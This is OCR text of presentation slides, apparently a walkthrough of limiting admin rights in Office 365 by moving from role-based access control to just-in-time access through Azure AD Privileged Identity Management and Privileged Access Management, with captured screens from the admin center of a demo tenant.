


JIT OR PERMAMENT THROUGH PIM

ALL ASSIGNED TASKS

ALL USERS IN AN ORG

Exclusive Access Scope through PAM in Office 365



JIT THROUGH PAM


ALL AVAILABLE TASKS

ALL USERS IN AN ORG

Walkthrough: Progressive Security Posture

- Traditional Role Based Access Control
- Just in Time Access to Roles with Azure AD Privileged Identity Management
- Just in Time and Just Enough Access to Tasks with Office 365 Privileged Access Management

Traditional Role Based Access Control



Home > Active users

Fabrikam

Add a user | More | Views | All users | Search users | Export

Display name	Username	Status
Abhishek Kumar	admin@o365pam.onmicrosoft.com	Office 365 Enterprise E5
Candy 2 Silva	cysilva@o365pam.onmicrosoft.com	Office 365 Enterprise E5
Candy Silva	csilva@o365pam.onmicrosoft.com	Office 365 Enterprise E5
Emily Burke	eb@o365pam.onmicrosoft.com	Office 365 Enterprise E5
Jason Smith	jsmith@o365pam.onmicrosoft.com	Office 365 Enterprise E5
John Doe	jdoe@o365pam.onmicrosoft.com	Office 365 Enterprise E5
Journal Errors	journalerror@o365pam.onmicrosoft.com	Office 365 Enterprise E5

Just want to add an email address?

We'll help you select the right option based on your needs.

Types of users


Different types of users and accounts can use Office 365 in distinct ways.


Views

Learn how creating views will help you keep this list under control – before it gets too long.

User Admin

Need help?


Office 365
Admin center
AK
Home
Users
Active users
Contacts
Guest users
Deleted users
Groups
Resources
Billing
Support
Settings
Setup
Reports
Health
Admin centers
Home > Active users
Add a user
More
Views
All users
Display name
Abhishek Kumar
Candy 2 Silva
Candy Silva
Emily Burke
Jason Smith
John Doe
Journal Errors
Just want to add an email address?
We'll help you select the right option based on your needs.
CS
Candy Silva
csilva@o365pam.onmicrosoft.com
Change
Reset password
Block sign-in
Delete user
Username / Email
csilva@o365pam.onmicrosoft.com
Edit
Aliases
none
Product licenses
Office 365 Enterprise E5
Edit
Group memberships (1)
Privileged Access Approvers
Edit
Sign-in status
Sign-in allowed
Edit
Office installs
View and manage which devices this person has Office apps installed on.
Edit
Roles
Exchange administrator
Edit
Contact information
Candy Silva
Edit
Mail Settings
OneDrive Settings
More settings
Edit Skype for Business properties
Manage multi-factor authentication
Close
Need help?
User Admin


Office 365
Admin center
AK
Home
Users
Active users
Contacts
Guest users
Deleted users
Groups
Resources
Billing
Support
Settings
Setup
Reports
Health
Admin centers
Home > Active users
Add a user
More
Views
All users
Display name
Abhishek Kumar
Candy 2 Silva
Candy Silva
Emily Burke
Jason Smith
John Doe
Journal Errors
Just want to add an email address?
We'll help you select the right option based on your needs.
JS
Jason Smith
jsmith@o365pam.onmicrosoft.com
Change
Reset password
Block sign-in
Delete user
Username / Email
jsmith@o365pam.onmicrosoft.com
Edit
Aliases
none
Product licenses
Office 365 Enterprise E5
Edit
Group memberships (0)
No groups for the user. Click edit to change group membership.
Edit
Sign-in status
Sign-in allowed
Edit
Office installs
View and manage which devices this person has Office apps installed on.
Edit
Roles
Global administrator
Edit
Contact information
Jason Smith
Edit
Mail Settings
OneDrive Settings
More settings
Edit Skype for Business properties
Manage multi-factor authentication
Close
Need help?
User Admin

AAD PIM: Enable JIT access to Roles

All services

FAVORITES

Dashboard

Azure Active Directory

Users

Enterprise applications

Azure AD Privileged Ident...

Privileged Identity Management - Quick start

Quick start

TASKS

My roles

My requests

Approve requests

Review access

MANAGE

Azure AD directory roles

Azure resources

ACTIVITY

My audit history

TROUBLESHOOTING + SUPPORT


Troubleshoot

New support request

What's new

Azure AD PIM approvals are in general availability (GA) now!

Learn more



Introduction

Secure your organization by managing and restricting privileged access

Azure AD Privileged Identity Management
